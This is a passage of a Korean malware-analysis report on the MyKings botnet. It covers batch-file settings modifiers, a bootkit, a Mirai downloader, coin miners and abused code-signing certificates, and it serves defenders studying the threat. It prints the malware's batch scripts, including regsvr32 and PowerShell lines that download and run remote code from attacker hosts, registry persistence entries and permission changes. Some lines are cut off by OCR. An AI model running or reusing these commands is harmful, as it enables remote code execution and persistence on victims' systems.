


그림 13. WMInjector 특징적 문자열 (b6b68faa706f7740dafd8941c4c5e35a)

7. SettingModifier – my1.bat

Cabinfo가 다운로드 하는 my1.bat 파일은 cacls로 cmd.exe, ftp.exe, apakpls.exe, 4km2, msado15.dll의 access control lists(ACLs)를 변경한다. Cacls의 '/g' 옵션은 사용자 권한 변경이며 'F'는 모든 권한을 의미한다. 2016년 cab.exe 파일이 다운로드한 my1.bat 파일(d9edf8a09ea2a5a81089f42282054deb)의 내용은 다음과 같다.

```
@echo off
if exist C:₩downs₩runs.exe start C:₩downs₩runs.exe
if exist C:₩download₩runs.exe start C:₩download₩runs.exe
md C:₩Progra~1₩shengda
md C:₩Progra~1₩kugou2010
md C:₩download
attrib +s +h C:₩Progra~1₩shengda
attrib +s +h C:₩Progra~1₩kugou2010
attrib +s +h C:₩download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:₩windows₩help₩akpls.exe /e /g system:f
cacls c:₩windows₩help₩akpls.exe /e /g everyone:f
cacls c:₩downs /e /g everyone:f
cacls C:₩Progra~1₩4km2 /e /g everyone:f
cacls C:₩Progra~1₩3km2 /e /g everyone:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g system:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g everyone:f
```

그림 14. 2016년 my1.bat 내용

2018년 5월 발견된 변형의 내용은 다음과 같다.

```
@echo off
mode con: cols=13 lines=1
md C:₩Progra~1₩shengda
md C:₩Progra~1₩kugou2010
md C:₩download
regsvr32 /s shell32.dll
regsvr32 /s ₩SHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:₩Progra~1₩Common~1₩System₩Ado₩Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:http://js.mys2018.xyz:280/v.sct scrobj.dll
attrib +s +h C:₩Progra~1₩shengda
attrib +s +h C:₩Progra~1₩kugou2010
attrib +s +h C:₩download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:₩windows₩help₩akpls.exe /e /g system:f
cacls c:₩windows₩help₩akpls.exe /e /g everyone:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g system:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g everyone:f
reg delete "HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run" /v shell /f
taskkill /f /im lsmosee.exe&del c:₩windows₩help₩lsmosee.exe
cacls c:₩windows₩help₩*.exe /e /g system:f
cacls c:₩windows₩debug₩*.exe /e /g system:f
cacls c:₩windows₩system₩*.exe /e /g system:f
del c:₩windows₩system32₩wbem₩se.bat
del c:₩windows₩system32₩wbem₩12345.bat
del c:₩windows₩system32₩wbem₩123456.bat
del c:₩windows₩system32₩wbem₩1234.bat
```

그림 15. 2018년 5월 my1.bat 내용

2019년 확인된 코드(be1ba9bdbb1efb7b66566fe7875e725c)는 다음과 같다.

```
@echo off
mode con: cols=13 lines=1
md C:₩Progra~1₩shengda
md C:₩Progra~1₩kugou2010
md C:₩download
regsvr32 /s shell32.dll
regsvr32 /s ₩SHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:₩Progra~1₩Common~1₩System₩Ado₩Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:http://js.1226bye.xyz:280/v.sct scrobj.dll
attrib +s +h C:₩Progra~1₩shengda
attrib +s +h C:₩Progra~1₩kugou2010
attrib +s +h C:₩download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:₩windows₩help₩akpls.exe /e /g system:f
cacls c:₩windows₩help₩akpls.exe /e /g everyone:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g system:f
cacls C:₩Progra~1₩Common~1₩System₩ado₩msado15.dll /e /g everyone:f
reg delete "HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run" /v shell /f
wmic /NAMESPACE:"₩₩root₩subscription" PATH __EventFilter CREATE Name="fuckyoumm3",
ient).DownloadString('http://173.208.139.170/s.txt')&powershell.exe IEX (New-Object
del c:₩windows₩system32₩wbem₩se.bat
del c:₩windows₩system32₩wbem₩12345.bat
del c:₩windows₩system32₩wbem₩123456.bat
del c:₩windows₩system32₩wbem₩1234.bat
del c:₩windows₩system32₩*.log
del %0
exit
```

그림 16. 2019년 my1.bat 내용

코드가 일부 변경되긴 했지만, 파일 권한을 변경하고 특정 파일을 삭제하는 등의 내용은 동일하다. my1.bat는 2019년 4월 이후에는 발견되지 않고 있다.

8. SettingModifier – msief.exe

시스템 설정을 변경하는 악성코드 드롭퍼는 보통 msief.exe 파일 이름을 갖는데, 2018년 11월 최초 발견되었다. 2019년 10월 upsupx.exe, msiefsa.exe, 2019년 12월에는 conhost.exe 등의 파일도 발견되었다. msief.exe는 RAR 자체 풀림(Self Extracting Archive) 파일로, c3.bat와 n.vbs를 포함하고 있다.

n.vbs는 c3.bat를 실행하는 비주얼 베이직 스크립트(Visual Basic Script, VBS) 파일이다. c3.bat 파일의 경로는 c:₩windows₩web 이외에도 다양하다.

```
Set ws = CreateObject("Wscript.Shell")
on error resume next
ws.run "c:\windows\web\c3.bat",vbhide
wscript.quit
```

그림 17. n.vbs 내용

c3.bat 파일은 특정 서비스 중단, 파일 속성 변경, 특정 파일 삭제, 특정 파일 권한 변경 등 시스템 설정을 변경하는 배치 파일이다. 소포스(Sophos)의 분석보고서에 따르면 c3.bat 외에 c1.bat, c2.bat 파일도 발견되었다.


```
net1 user mm123$ /del&net1 user admin1$ /del&net1 user sysadm05 /del
taskkill /f /im help.exe /im doc001.exe /im dhelllllper.exe /im DOC001.exe /im dhelper.exe /im conime.exe /im a.exe
attrib -s -h -r C:₩Users₩Default₩AppData₩Local₩Temp₩*.exe&attrib -s -h -r C:₩Users₩Default₩AppData₩Roaming₩Tempo₩*.exe&attrib -s -h -r C:₩Users₩D
attrib -s -h -r C:₩Users₩asp₩AppData₩Local₩Temp₩*.exe&attrib -s -h -r C:₩Users₩asp₩AppData₩Roaming₩Tempo₩*.exe&attrib -s -h -r C:₩Users₩asp₩Ap
attrib -s -h -r C:₩Users₩administrator₩AppData₩Local₩Temp₩*.exe&attrib -s -h -r C:₩Users₩administrator₩AppData₩Roaming₩Tempo₩*.exe&attrib -s -h -r
del c:₩DOC001.exe&taskkill /f /im NsCpuCNMiner64.exe&taskkill /f /im NsCpuCNMiner32.exe&del c:₩users₩public₩*.exe&taskkill /f /im tlscntr.exe&del C:₩Wir
del C:₩Users₩asp₩AppData₩Roaming₩Tempo₩*.exe&del c:₩DOC001.exe&del C:₩Users₩Default₩AppData₩Roaming₩Tempo₩*.exe&del C:₩Users₩administra
cacls C:₩Windows₩debug₩WIA₩*.exe /e /d everyone&cacls C:₩Users₩asp₩AppData₩Roaming₩Tempo₩*.exe /e /d everyone&cacls C:₩Users₩administrator₩
cacls C:₩Users₩Default₩AppData₩Roaming₩Tempo₩*.exe /e /d everyone&cacls C:₩Users₩administrator₩AppData₩Roaming₩Tempo /e /d system&cacls C:₩U
cacls C:₩Users₩Default₩AppData₩Roaming₩Tempo₩*.exe /e /d system
cacls C:₩Users₩asp₩AppData₩Roaming₩*.exe /e /g everyone:f&cacls C:₩Users₩administrator₩AppData₩Roaming /e /g everyone:f
cacls C:₩Users₩asp₩AppData₩Roaming₩*.exe /e /g everyone:f&cacls C:₩Users₩administrator₩AppData₩Roaming /e /g everyone:f
cacls C:₩Users₩asp₩AppData₩Local₩Temp /e /g system:f&cacls C:₩Users₩asp₩AppData₩Local₩Temp /e /g everyone:f
cacls C:₩Users₩administrator₩AppData₩Local₩Temp /e /g system:f&cacls C:₩Users₩administrator₩AppData₩Local₩Temp /e /g everyone:f
cacls C:₩Users₩Default₩AppData₩Local₩Temp /e /g everyone:f&cacls C:₩Users₩Default₩AppData₩Local₩Temp /e /g everyone:f
cacls C:₩Users₩Default₩AppData₩Roaming /e /g everyone:f&cacls C:₩Users₩Default₩AppData₩Roaming /e /g system:f
cacls C:₩Users₩Default₩AppData₩Local₩Temp₩*.exe /e /g everyone:f&cacls C:₩Users₩Default₩AppData₩Local₩Temp₩*.exe /e /g everyone:f
cacls C:₩Users₩Default₩AppData₩Roaming₩*.exe /e /g everyone:f&cacls C:₩Users₩Default₩AppData₩Roaming₩*.exe /e /g system:f
reg add "HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" /v "start" /d "regsvr32 /u /s /i:http://js.ftp0930.host:280/v.sct scrobj.dll" /f
reg delete HKlm₩Software₩Microsoft₩Windows₩CurrentVersion₩Run /v "start1" /f
taskkill /f /im docv8.exe /im king.exe /im name.exe /im doc.exe /im wodCmdTerm.exe
del c:₩windows₩temp₩docv8.exe&del c:₩windows₩temp₩king.exe&del c:₩windows₩temp₩name.exe&del c:₩windows₩temp₩doc.exe&del c:₩windows₩tem
del C:₩Progra~1₩Common~1₩conime.exe&del "C:₩Program Files (x86)₩Common Files₩conime.exe"
echo y|rd /s /q C:₩Windows₩help₩lsmosee.exe&rd /s /q C:₩Windows₩help₩lsmose.exe&echo y|rd /s /q C:₩Windows₩debug₩lsmosee.exe&rd /s /q C:₩Winc
cacls C:₩SysData₩install.exe /e /d system
cacls C:₩Windows₩System32₩a.exe /e /d system
cacls c:₩windows₩smss.exe /e /d system
taskkill /f /im win1ogins.exe.exe&del C:₩WINDOWS₩Help₩win1ogins.exe
```

그림 18. c3.bat 파일 내용

9. Bootkit - DarkCloud

MyKings 봇넷 조직의 부트킷은 2018년 8월부터 발견되었다. 파일 이름은 lsmosee.exe, max.exe, update.exe 등이 주로 사용되었다. 다양한 패커로 패킹되어 있어 655,328 ~ 15,038,553 바이트의 다양한 파일 길이를 가지며, 보통 680 KB 정도 길이를 가지고 있다.

2018년 8월 발견된 초기 버전(bf080c14235619caf607e58d35f9655d)은 중국어가 포함된 PDB 정보('F:₩WorkSpace₩σìÅΦ««τ¿ïσ ‖ Å₩MBRμ╡ ïΦ»òΦ╜ »Σ╕ ┤ ₩Tool₩Release₩TestWriteShellCode.pdb'를 가지고 있다.




그림 19. 초기버전에 포함된 PDB 정보

마스터 부트 레코드(MBR)에 쓰여지는 코드는 모두 동일하다.




그림 20. 마스터 부트 레코드에 저장된 악성코드

악성코드가 실행되면 데이터 파일 2개(보통 01.dat, 02.dat)를 생성한다. 01.dat는 부팅과 관련된 코드와 부트킷 정보를 담고 있다.




그림 21. 01.dat 내용

감염 시스템이 부팅되면 설치된 백신 프로그램을 무력화시킨다. 초기 버전에서는 한국에서 널리 사용되는 백신 제품은 무력화 대상에 포함되어 있지 않았지만, 이후 한국에서 발견되는 변형들은 한국산 백신 프로그램을 공격하는 기능이 추가되었다.

그림 22. 무력화 시도 보안 프로그램 리스트

부트킷에 감염된 상태로 부팅한 시스템은 은폐 기능이 존재해 프로그램에서 마스터 부트 레코드를 읽을 때 정상 부트 레코드 내용을 대신 읽게 해 감염 사실을 숨긴다. 추가 코인마이너 등 다른 프로그램을 다운로드한다.

10. Mirai Downloader

2017년 초 msinfo.exe 악성코드는 취약한 임베디드 리눅스 시스템을 찾아 미라이 다운로더를 설치했다. 그러나 이후 공격자가 가상화폐에 관심을 보이기 시작하면서 해당 악성코드는 더 이상 미라이 다운로더를 배포하지 않는다.

그림 23. 미라이 다운로더

11. Coin Miner

MyKings 봇넷은 다양한 가상화폐 채굴 프로그램(Coin Miner)을 다운로드 및 설치한다.

```
c:\work>process --help
Usage: minerd [OPTIONS]
Options:
  -o, --url=URL          URL of mining server
  -O, --userpass=U:P     username:password pair for mining server
  -u, --user=USERNAME    username for mining server
  -p, --pass=PASSWORD    password for mining server
      --cert=FILE        certificate for mining server using SSL
  -x, --proxy=[PROTOCOL://]HOST[:PORT]  connect through a proxy
  -t, --threads=N        number of miner threads (default: number of processors)
  -r, --retries=N        number of times to retry if a network call fails
                           (default: retry indefinitely)
  -R, --retry-pause=N    time to pause between retries, in seconds (default: 30)
  -T, --timeout=N        timeout for long polling, in seconds (default: none)
  -s, --scantime=N       upper bound on time spent scanning current work when
                           long polling is unavailable, in seconds (default: 5)
      --no-longpoll      disable X-Long-Polling support
      --no-stratum       disable X-Stratum support
      --no-redirect      ignore requests to change the URL of the mining server
  -q, --quiet            disable per-thread hashmeter output
  -D, --debug            enable debug output
  -P, --protocol-dump    verbose dump of protocol-level activities
      --benchmark        run in offline benchmark mode
  -c, --config=FILE      load a JSON-format configuration file
  -V, --version          display version information and exit
```

그림 24. 설치된 코인마이너

디지털 인증서 위조 및 도용 방식 분석

MyKings 봇넷 조직은 디지털 인증서 키 파일을 탈취해 악성코드에 서명하거나 정상 인증서 내용을 복사해 위조하기도 한다. 복사해 위조한 경우, 인증서 정보와 파일 정보가 일치하지 않기 때문에 비정상적인 파일로 정보가 표시된다. 공격자가 단순히 정상 인증서 내용을 복사해 위조한 경우는 인증서 발급 업체의 잘못은 전혀 없다.

현재까지 위조 또는 도용이 확인된 인증서는 Hy***solution Co.,Ltd. Kong*****(China) Co.,Ltd, P****** Tech(Shanghai) Co.,Ltd, Xi'an **** Tech electronic Technology Co.,LTD, *****ming Technology Inc. 등 9 개이다. 현재 해지되거나 유효 기간이 만료된 인증서도 여전히 악성코드 서명에 사용하고 있다.

인증서	시리얼	방식	상태
***soft	1ef4ebc005a0702610bf1b2304869025	키 유출 추정	해지
H***solution Co., Ltd	7ec4acbc1a6f578f00a99ad04b6f86ae	키 유출 추정	해지
Kong*****(China) Co.,Ltd	3d8f4440b3be57415b808ee38d8c54d8	키 유출 추정	
P***** Tech (Shanghai) Co.,Ltd	1402447b9e4c23e066ef2991f6975d79	위조 추정	
S**** Projects	3e3cc613c14dc495071ff344a84a9ebe	위조 추정	
Ten****	52048b9c8a67e28f0cc8cc75813ddc5a	위조 추정	
Xi'an **** Tech electronic Technology Co., LTD	65f9b96660ad34c1c1fef297266a1b36	키 유출 추정	해지
*****ming Technology Inc.	11ea9b47edc53577340fa14e147e9132	키 유출 추정	해지
Y****** Pu	275224d35f2089fc449f79b58af64824	키 유출 추정	미확인

표 3. 디지털 인증서

도용된 인증서의 관계를 보면 다음과 같다. MyKings 봇넷 관련 악성코드 서명에 사용된 인증서는 H***solusion, Xi'an **** Tech, S**** Projects, Y****** Pu, *****ming Tech, Ten****가 있다. 이중 S**** Projects 와 Ten****는 정상 인증서 내용을 복사한 단순 위조로 보인다.




그림 25. 인증서 도용 관계도

MyKings 봇넷과 관련된 악성코드에 서명에 사용된 인증서는 다른 악성코드 서명에도 사용되었다. 따라서 이들 인증서로 서명된 악성코드가 MyKings 봇넷을 제작한 그룹과 연관되어 있을 수 있지만, 다른 악성코드 제작자들 역시 같은 유출된 인증서를 사용할 수 있다. 만약 이들 인증서로 서명된 악성코드와 MyKings를 제작하는 일당과 직접적인 관계가 있다면, 이 조직의 규모는 상당한 수준일 것으로 추정된다.

1. ***soft

***soft(일련 번호: 1ef4ebc005a0702610bf1b2304869025)는 다른 도용 및 위조된 인증서인 *****ming 과 함께 서명된 파일(0bfce99bfafb9bff5270f805fa3d4389)이 발견되었다.




그림 26. *****ming과 ***soft 서명 악성코드

현재 해당 인증서는 해지 상태이나, ***soft 이름의 인증서가 다수 존재한다.




그림 27. 발급자가 해지한 ***soft 인증서

2. H***solution

2016 년 발견된 Cabinfo 변형(ad0496f544762a95af11f9314e434e94)은 당시 유효한 한국 업체의 디지털 인증서로 서명되어 있었다. 해당 인증서는 Cabinfo 발견 당시에는 유효했지만 현재는 해지 상태다. 해당 인증서가 해지되고 유효 기간도 지났음에도 불구, 2020 년 2 월 현재까지도 악성코드 서명에 이용되고 있다. 2016 년 10 월 서명된 최초 샘플이 발견되었으며, 2020 년 2 월 현재 112 개의 파일이 확인되었다.

